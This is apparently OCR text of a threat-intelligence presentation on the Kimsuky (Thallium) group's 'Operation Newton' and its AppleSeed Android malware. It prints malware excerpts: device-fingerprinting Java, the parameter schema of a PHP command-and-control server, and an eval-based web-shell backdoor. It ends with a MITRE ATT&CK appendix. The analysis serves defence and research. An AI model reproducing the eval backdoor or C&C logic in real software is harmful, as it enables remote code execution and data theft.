


```java
public class BaseFunc {
    public static String getDeviceID(Context context) {
        return Settings.Secure.getString(context.getContentResolver(), "android_id");
    }

    public static String getDeviceInfo() {
        return "" + Build.BRAND + " " + Build.MODEL + " Android " + Build.VERSION.RELEASE + " " + "Thallium" + " v" + String.valueOf(1) + "." + String.valueOf(0);
    }

    public static String getTimeStamp() {
        return new SimpleDateFormat("yyyy-MM-dd_HH-mm-ss-SSS").format(Calendar.getInstance().getTime());
    }
}
```

1) AppleSeed for Android
2) Servserside code AppleSeed for Android
3) **Command Injection Parameter**




```php
<?php
/*
WEB PART FOR THALLIUM

+- m: mode
+- p1: param1
+- p2: param2
+- p3: param3
+- q: php query

DIRECTORY_STRUCTURE
    +- ping
    |    <MODE_PING, pcID, pcInfo>
    +- upload
    |    <MODE_UPLOAD, pcID, type(FILE, CMD, SMS)>
    +- down_cmd
    |    <MODE_DOWN_CMD, pcID>
    +- delete_cmd
    |    <MODE_DEL_CMD, pcID>

```



```php
else if (!empty($_REQUEST["thallium"]))
{
    @eval($_REQUEST["thallium"]);
}
else
{
    printLog("[UNKNOWN_MODE] URL: ".$_SERVER["REQUEST_URI"]);

    echo '<html>
            <head>
                <title>Object not found!</title>
            </head>
```

Co-Relation Analysis using Opsec-Fail

Updated Appleseed : (Previous VS 2.0 Ver.)




```
<?php
/*

+- m: mode
+- p1: param1
+- p2: param2
+- p3: param3
+- q: php query

DIRECTORY_STRUCTURE
    +- ping
    |    <MODE_PING, pcID, pcInfo>
    +- upload
    |    <MODE_UPLOAD, pcID, type(CMD, FILE, SCREE
    +- down_cmd
    |    <MODE_DOWN_CMD, pcID>
    +- delete_cmd
    |    <MODE_DEL_CMD, pcID>
```

= Parameter =

a : ping
b : upload
c : down cmd
d : delete cmd

Co-Relation Analysis using Opsec-Fail

Updated Appleseed : (Previous VS 2.0 Ver.)



```
<?php
/*
+- m: mode
+- p1: param1
+- p2: param2
+- p3: param3
+- q: php query

DIRECTORY_STRUCTURE
    +- ping
    |   <MODE_PING, pcID, pcInfo>
    +- upload
    |   <MODE_UPLOAD, pcID, type(CMD, FILE, SCREE
    +- down_cmd
    |   <MODE_DOWN_CMD, pcID>
    +- delete_cmd
    |   <MODE_DEL_CMD, pcID>
```

```
<?php
/*
C&C Server 2.0

+- m: mode
+- p1: param1
+- p2: param2
+- p3: param3
+- q: php query

PARAM_DESCRIPTION
    +- ping
    |   <MODE_PING, pcID, pcInfo>
    +- upload
    |   <MODE_UPLOAD, pcID, type(CMD, FILE, SCREE
    +- down_cmd
    |   <MODE_DOWN_CMD, pcID>
    +- delete_cmd
    |   <MODE_DEL_CMD, pcID>
    +- upload_cmd
    |   <MODE_UPLOAD_CMD, pcID>
    +- list_dir
    |   <MODE_LIST_DIR, dir>
    +- del_file
    |   <MODE_DEL_FILE, filePath>
    +- exists_item
    |   <MODE_EXISTS_ITEM, path>
```

= Parameter =


a : ping
b : upload
c : down cmd
d : delete cmd
e : upload cmd
f : list directory
g : delete file
h : exists item


Conclusion


Conclusion


Kimsuky (Thallium) - Actively Cyber threat attack

From the 2014 cyber terrorism of KHNP to recently various research institutes










Conclusion

Kimsuky (Thallium) - Actively Cyber threat attack

From the 2014 cyber terrorism of KHNP to recently various research institutes

Through the Operation Newton : Butterfly effect case of the attack by the Kimsuky group



Conclusion

Kimsuky (Thallium) - Actively Cyber threat attack

From the 2014 cyber terrorism of KHNP to recently various research institutes

Through the Operation Newton : Butterfly effect case of the attack by the Kimsuky group

Understanding of the Threat group's TTP based on ATT&CK MATRIX

But, since data is used after the incident, there are clearly limitations in taking a preemptive response


Conclusion

Kimsuky (Thallium) - Actively Cyber threat attack
From the 2014 cyber terrorism of KHNP to recently various research institutes

Through the Operation Newton : Butterfly effect case of the attack by the Kimsuky group

Understanding of the Threat group's TTP based on ATT&CK MATRIX
But, since data is used after the incident, there are clearly limitations in taking a preemptive response

The threat group that performs the attack is also human, there are cases where mistakes are made in operation



Conclusion

Combination of TTP identification using ATT&CK MATRIX and active tracking methods for attackers, the completeness and maturity of Threat Intelligence

S2W

Safe and Secure World

About S2W

S2W is a big data intelligence company specialized in hidden channels and cryptocurrencies.

S2W captures massive amount of data from various channels and conducts analysis with the unique AI based multi-domain analytics engine.

S2W Offers a threat intelligence solution **S2-XARVIS**, cryptocurrency anti-money laundering solution **S2-EYEZ**, digital fraud detection system **S2-TRUZ**.

Contact

For any queries, please contact

info@s2wlab.com

www.s2wlab.com

The information contained in this document is proprietary and confidential.
If you are not the intended recipient, please note that any use or circulation of this document may be cause for legal action.

The storyline of the Operation Newton

Appendix. MITRE ATT&CK techniques (1/2)

Tactic	Name
Recon	Gather Victim Identity Information : Email Address
	Search Victim-Owned Websites
Resource Development	Acquire & Compromise Infrastructure
	Establish Accounts: Email Accounts
	Develop Capabilities
	Obtain Capabilities
	Stage Capabilities : Upload Malware & Tool
Initial Access	Phishing: SpearPhishing Link
	Exploit Public-Facing Application
	Valid Accounts
Execution	Scheduled Task/Job
	Command and Scripting Interpreter

The storyline of the Operation Newton

Appendix. MITRE ATT&CK techniques (2/2)

Tactic	Name
Persistence	Server Software Component: Web Shell
	Create Account: Local Accounts
Defense Evasion	Deobfuscate/Decode Files or Information
	Process Injection: Dynamic-link Library Injection
	Masquerading: Match Legitimate Name or Location
	Signed Binary Proxy Execution: Regsvr32
Discovery	Network Service Scanning
	File and Directory Discovery
Lateral Movement	Remote Services : RDP, SSH
	Internal Spearphishing
Command and Control	Multi-Stage Channels
	Non-Application Layer & Non-Standard Protocol
	Data Encoding: Non-Standard Encoding
Exfiltration	Exfiltration Over Alternative Protocol : Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol